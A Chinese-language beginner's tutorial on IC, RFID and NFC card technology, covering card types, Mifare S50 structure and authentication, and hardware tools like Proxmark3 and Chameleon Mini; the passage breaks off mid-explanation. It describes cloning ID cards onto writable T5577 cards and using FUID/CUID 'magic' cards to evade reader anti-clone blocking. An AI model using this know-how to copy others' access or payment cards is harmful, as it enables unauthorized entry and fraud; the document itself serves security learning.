在我们平时生活中有各种各样的卡，比如 ID 卡、IC 卡、RFID 卡、NFC 卡、Mifare 系列卡(可能银行卡、公交卡、饭卡、水卡、门禁卡、电梯卡.....我们更亲切些)这么多称呼是不是把自己都搞糊涂了？最重要的还是卡的安全问题像贩卖水卡、盗刷银行卡这些安全问题我们可能都有所耳闻，然后我就这方面进行了简单的学习和实践测试。在网上查资料的时候发现了很多相关文章，但什么还要再写呢？因为这些技术虽然比较古老，但是对像我这种刚接触的新人还是感觉很新奇的，所以就想把自己了解到的一些知识尽可能全面地写出来和大家分享一下，一来是为了整理一下自己所得，二来也希望能够给刚接触这方面的同学一些参考。因此有什么写得不对的地方敬请大家原谅和指出！有什么学习建议也欢迎提出。

一、IC 卡、RFID 技术和 NFC 技术简介

1.IC 卡:

a.简介:

IC 卡 (integrated circuit card) 全称 集成电路卡，是 1970 年由法国人 Roland Moreno 发明的，他第一次将可编程设置的 IC 芯片放于卡片中，使卡片具有更多功能。“IC 卡”和“磁卡”都是从技术角度起的名字，不能将其和“信用卡”、“电话卡”等从应用角度命名的卡相混淆。自 IC 卡出现以后，国际上对它有多种叫法。英文名称有“SmartCard”、“IC Card”等；在亚洲特别是香港、台湾地区，多称为“聪明卡”、“智慧卡”、“智能卡”等；在我国，一般简称为“IC 卡”。

b.外观:

它将一个集成电路芯片镶嵌于塑料基片中，封装成卡的形式。

c.分类:

（1）根据镶嵌的芯片不同:

（I）储存器卡: 卡中的集成电路为 EEPROM (可用电擦除的可编程只读存储器)。

只有数据存储功能,没有数据处理能力.该卡本身不提供硬件加密功能，只能存储通过系统加密的数据,很容易被破解.

（II）逻辑加密卡:卡中的集成电路具有加密逻辑和 EEPROM。

加密逻辑电路在一定程度上保护卡及卡中数据的安全,但只是低层次的保护,无法防止恶意攻击。

(III)CPU 卡: 卡中的集成电路包括中央处理器 (central processing unit, CPU), EEPROM, 随机存储器(random access memory,RAM) 以及固化在只读存储器 (read-only memory,ROM) 中的片内操作系统 (chip operating system,COS).

该卡相当于一台没有显示器和键盘的微型计算机,卡中数据分为外部读取和内部处理两部分,以确保卡中数据的安全、可靠.因具有安全性高、可以离线操作、可以运算编程等突出优点,多用于金融、军事等对安全等级要求高的领域.

CPU 卡可作 M1 卡，ID 卡用;

M1 卡可作 ID 卡用，但不可当 CPU 卡用;


ID 卡既不可当 M1 卡用，也不可当 CPU 卡用

(2)按应用领域分为 金融卡 和 非金融卡(大致可以理解为银行卡和非银行卡)

金融卡

非金融卡

(3)按卡与外界传输数据的形式有可分为：接触式 IC 卡和非接触式 IC 卡



非接触式 IC 卡

电极模片(集成芯片电路引出的触点) 用来接触传输数据


像我们平时用的一卡通、水卡都是非接触式 IC 卡，而这种卡就应用了 RFID 技术。从磁卡、接触式 IC 卡、非接触式 IC 卡发展中，一些卡为了前后兼容会用混合使用。

2.RFID 技术(radio freguency identification)：射频识别技术

a.简介:

RFID 是一种非接触式的自动识别技术，它通过射频信号自动识别目标对象并获取相关数据，识别工作无须人工干预，作为条形码的无线版本，RFID 技术具有条形码所不具备的防水、防磁、耐高温、使用寿命长、读取距离大、标签上数据可以加密、存储数据容量更大、存储信息更改自如等优点（取决于 RFID 标签的封装材质，条码标签采用树脂碳带和 PET 标签纸进行热转印也能达到较好的防水、长寿命等效果），其应用将给零售、物流等产业带来革命性变化。

b.基本工作原理:



非接触式 IC 卡

由三个部分组成：天线、MPU 微处理器、FLASH ROM

(I) 围成矩形的天线：除了传送信息外还是整个卡的能源装置。

MPU 微处理器与 FALSH ROM 被封装于同一芯片内，这是整个一卡通的核心。一卡通里面大约 10 平方毫米的矩形芯片。MPU 负责将天线接受的信号进行加解密、分析并控制数据的存储。而 FLASH ROM 就是存储介质，类似于 U 盘用来存储加密数据。

(II)供电以及读写原理:

非接触式 IC 卡本身没有能量，需要通过外部提供。

实现方式: LC 谐振电路

大概工作过程: 读写器发射一组固定频率的电磁波，卡内有一个 LC 串联谐振电路，其频率与读写器发射的频率一致，在电磁波的激励下 LC 谐振电路产生共振，从而使电容内有了电荷。在此电容的另一端接有一个单向导通的电子泵，将积累的电荷送到另一个电容内存储，当积累的电荷达到一定程度，电压就会达到 IC 电路能 正常工作的电压，此电容作为电源为其他电路提供电压，对卡内的数据进行读写。

那么卡是到底如何传输自己的信号呢，实际上卡端通过对自身连接的线圈的开路、短路来实现的，这样卡芯片基本上不损耗电。但条件是读卡器一直处于 13.56MHz 的高频信号下，卡通过不停的开路、短路自身的天线，导致读卡器与卡之间的磁场变化，从而影响了读卡器天线两端的电压幅度的微弱变化，再从这

个微弱的信号中，类似 AM 收音机一样，获取信号。这个就是所谓的“负载调制”，那么还有一个“副载波”又是什么意思，这个等价于一般射频中的中频概念，主要是为了解决数据过来的时候，长 0 或长 1 的问题，比如连续很多个 0 信号或者 1 信号，导致读卡器接收的时候，无法分辨到底是数据，还是稳态的非数据，所以在数据传输的时候，再插入信号以作数据标识。

3.NFC(Near Field Communication) 近距离无线通讯技术:

a.起源:

NFC 技术的起源却要从 2003 年说起。当时的飞利浦和索尼两家公司计划基于非接触式卡技术发展一种与之 兼容的无线通讯技术。因此，飞利浦派了一个团队到日本和索尼的工程师一起闭关开始研发这种技术。三个月两家公司联合对外发布了研发成果，既一种可兼容当前 ISO14443 非接触式卡协议的无线通讯技术，并取名为 NFC（Near Field CommunicaTIon）

就是这个技术由免接触式射频识别（RFID）演变而来，并向下兼容 RFID。

b.简介:

NFC 是目前手机非常常见的一个通信接口。可以让智能设备通过相互靠近的方式来交换数据。NFC 设备也可以与一个无源的 NFC 标签之间进行通信，这个通信方式就和 RFID 是一样的. NFC 技术是由 RFID 技术演变而来，除了通信协议，NFC 标准还规定了数据交换格式。在 NFC 单一芯片上结合了感应式读卡器、感应式卡片和点对点的功能，能在短距离内与兼容设备进行识别和数据交换

4.FRID 和 NFC 的区别:

(1)工作频段:

NFC 可以理解为 RFID 技术的一个子集，使用的是 13.56MHz 频段，而 RFID 还包括其他频段。RFID 的工作频段有很多，低频段有 125KHz，高频段有 13.56MHz，超高频段有 433.92MHz、915MHz，还有微波频段的 2.45GHz 等。

(2)通信距离:

NFC 被称为近场通信，通信距离确实非常近，不超过 0.1m。

RFID 种类很多，可识别距离也不一样。像 RFID 门禁卡，识别距离和 NFC 差不多。但对于 ETC 这种应用场景，就要求识别距离比较长。长距离 RFID 的识别距离可达几十米甚至上百米。

(3)应用场景：

RFID 无论主动还是被动，主要工作还是用于对物体的识别，物流、运输、仓储都广泛使用了 RFID 技术来跟踪货物。

NFC 芯片的集成度更高，包括了读卡器与标签于一体。另外 NFC 的双向通信能力得到了加强。也就是说，NFC 不仅可以当做标签来做识别，还可以作为一种双向通信方式用于数据交换。目前 NFC 最常用于支付领域。

二、常见卡片的类型:


类型	频率	特性
Mifare S50(简称 M1)	高频	最常见的卡，每张卡独一无二 UID 号，可存储修改数据（学生卡，饭卡，公交卡，门禁卡）
Mifare UltraLight(简称 MO)	高频	低成本卡，出厂固化 UID，可存储修改数据（地铁卡，公交卡）
Mifare UID(Chinese magic card)（简称 UID 卡）	高频	M1 卡的变异版本，可修改 UID，国外叫做中国魔术卡，可以用来完整克隆 M1 S50 的数据
EM4XX(简称 ID 卡)	低频	常用固化 ID 卡，出厂固化 ID，只能读不能写（低成本门禁卡，小区门禁卡，停车场门禁卡）
T5577（简称可修改 ID 卡）	低频	可用来克隆 ID 卡，出厂为空卡，内有扇区也可存数据，个别扇区可设置密码。
HID Prox II（简称 HID）	低频	美国常用的低频卡，可擦写，不与其他卡通用

上述卡片中 M1、MO 的 UID 号都不可以修改，UID 卡的 UID 卡虽然可以修改 UID 号但是目前大多数的读卡器系统都可以识别出来是 UID 卡，所以 UID 卡会被屏蔽也没什么用了。


但这难不倒我们智慧的人民群众，继而出现了 FUID 卡和 CUID 卡。

FUID 卡是一种支持修改 UID 号的卡，但是修改一次后将被锁死变成 M1，不能再修改 UID 可以完美防屏蔽。

CUID 卡是一种支持多次重写 UID 号并且可防屏蔽的卡，但还是有被检查出来的可能。




三、卡的简单区分(仅适用于薄卡具体还是要用工具):



四、常见工具:

1.PN532、ACR122U-A、Proxmark3、Chameleon Mini 等及其相关工具



PN532

ACR122U-A

Proxmark3


Chameleon Mini

PN532、ACR122U-A、Proxmark3 主要用于破解卡密码、读写卡操作。而 Chameleon Mini 是德国大学在研究 RFID 安全时所设计的一块针对多频段多类型 RFID 模拟的硬件，其设计本身支持 ISO14443 和 ISO15693 标准协议，简单直接的用法就是把获取到的 Dump 文件自己导入到变色龙内即可进行模拟操作，并且可以进行卡与卡之间的数据切换以及还原操作,可以理解为一张多功能的 uid 白卡/功能强大的监听卡。作用是将智能卡的 Dump 内容导入后，Chameleon Mini 即可在遇到读卡器的时候，直接采用智能卡与读卡器交互的逻辑进行工作，从而模拟出一张智能卡。


Proxmark3 Smart Tool 介绍

125KHZ低频	卡操作:
	读写ID/HID/T55xx/EM4X/INDALA等低频125KHZ卡
	针对T55xx写卡,可变为ID/HID/INDALA三种不同卡
	克隆卡
	卡模拟:
	通过写ID/HID卡号,模拟指定类型的卡
	静默模式:静默嗅探卡片和读卡机之间的数据
13.56MHZ高频	卡操作:
	读取M1(S50)卡以及14443-type B卡
	破解卡密码,解析全卡,读取dump并保存
	克隆目标卡
	卡模拟:
	模拟Mifare系列卡的UID
	模拟M1(S50)卡全卡内容以及模拟空壳
	嗅探:
	嗅探M1卡与读卡机之间的数据通信,分析密码
	嗅探14443-A/B卡与读卡机之间的数据通信,获取完整通信数据
	嗅探模式下用于读卡行为分析,读卡器设备Debug

2.带有 NFC 功能的手机:MIFARE 经典工具、NFC Tools、M Tools、NFC 门卡模拟等 app



3.一些数据分析工具:进制转换、位运算、标记对比分析、格式转换等工具



五、卡的利用:

1.ID 卡:

（1）ID 卡简介:

ID 卡又称射频 ID 卡，频率一般为 125KHz。现在市场采用的多是一种无

源、唯一序列号的 ID 卡片，制造厂家在产品出厂前已将此序列号固化，不可更改。它的工作原理是卡上有环行线圈，线圈连接 IC 组成谐振电路，其频率与读写的发射频率相同。读写器发送电磁波使 ID 卡谐振电路产生共振并产生电流作用于 ID 芯片，这就是 ID 卡的读写原理。国内目前所说的 ID 卡俗称通常指与 EM4100 完全兼容的 ID 低频芯片卡，也有人称为 EM 卡

如今 ID 卡常用芯片型号有 EM4100、EM4102、SMC4001、NT8803、NT8805 等。国内实际用量最大的是台湾出产的 SMC4001，其次才是瑞士 EM 公司生产的 EM4100。目前 ID 卡最典型应用：门禁、考勤、消费、停车等各种安全要求不高的场合。

（2）低频 ID 卡的利用:

a.ID 使用场合:

ID 卡多使用在公司，小区安防等，针对具体应用，可将持卡人的个人资料送入后台计算机，建立数据库并配置应用软件，使用时通过读卡器将读到的卡号送至后台计算机，从数据库中调出持卡人的个人资料，而后根据具体进行操作。

b.ID 卡的信息数据读取和复制:

ID 卡的构造简单，根据设备的频段读取设备信息，然后根据读取的信息，重新写入到新卡中，ID 的因为没有存储和加密的功能，所以读出的只是一串号码，把号码重新写入到新卡就可以完成复制了。

2.IC 卡:

(1) IC 卡以(M1 S50 为例，目前市场上大多数都是这个):

工作距离：可达 100mm (视天线结构而定)

工作频率: 13.56MH

安全机制:

①互三轮认证（ ISO/IEC DIS9798-2）

②带重现攻击保护的射频通道数据加密

③每区(每应用)两个密钥,支持密钥分级的多应用场合

④每卡一个唯一序列号

⑤在运输过程中以传输密钥保护对 EEPROM 的访问权

数据完整性:

①每块 16 bitCRC


②每字节的奇偶位(传送的每个字节末尾都有一个奇偶校验位(奇校验))

③位计数检查


④位编码,以区分 ”1”、 ”0”和无信息。

⑤通道监控(协议序列和位流分析)

工作流程:



功能模块



通信原理流程图

①RF-Interface: 射频接口电路,主要包括波形转换模块、调制/解调模块、电压调节模块和 POR(Power-On Reset) 上电复位模块。POR 模块主要是对卡片上个电路进行上电复位，使各电路同步启动。

②ATR 模块(Answer to Request-请求应答模块): 当卡片靠近读卡器,读卡器会向卡片发送 Request standard/all 请求命令。在上电复位 POR 后，M1 卡发送 ATQA 码(TagType-卡片类型码-2 Byte，如 00 04 代表 MF1S503yX）回应 REQA 请求或者唤醒 WUPA 命令。建立第一次通信联系,如果 ATR 没成功则不会进行下一步操作。

③AntiCollison 模块: 防冲突机制，如果读卡器感应区存在多张卡，它们需要以自己的标识符(序列号-4Byte + 校验位-1Byte)来区分并且只有被选中的一张卡才能进行下一步操作。

④Select Application 模块: 选卡,读卡器使用选卡命令选择一张卡作为验证和存储相关操作，卡片返回选择应答 SAK 码（卡片容量)。当读写器收到卡片容量信息后则进行下一步操作。

⑤Authentication&Access Control 模块: 3 次互相验证。在选卡之后，读卡器指定存储地址，使用相应的密码完成 3 次互相验证步骤。验证通过之后则允许读写器对卡片进行操作，所有的存储操作都是加密的。

存储器操作:

①读（Read）: 读数据块

②写（Write）: 写数据块

③减值（Decrement）: 减少数据块内的数值，并将结果保存在临时内部数据寄存器中

④加值（Increment）: 增加数据块内的数值，并将结果保存在数据寄存器中


⑤转存（Restore）: 将临时内部数据寄存器的内容写入数值块

⑥暂停（Halt ）: 将卡置于暂停上作状态

具体原理因作者能力太 low 无法详细解释清楚敬请原谅,不过我们知道要对储存器进行操作要完成 三轮认证

M1 标签信息 1K = 1024 Byte

三轮认证流程:



a) 读写器指定要访问的区，并选择密钥 A 或 B。

b) 卡从位块读区密钥和访问条件。然后，卡向读写器发送随机数 (RB)。（第 1 轮）

c) 读写器利用密钥和随机数 (RB) 计算回应值。回应值连同读写器发出的随机数 (RA)--TOKEN AB，发送给卡。（第 2 轮）

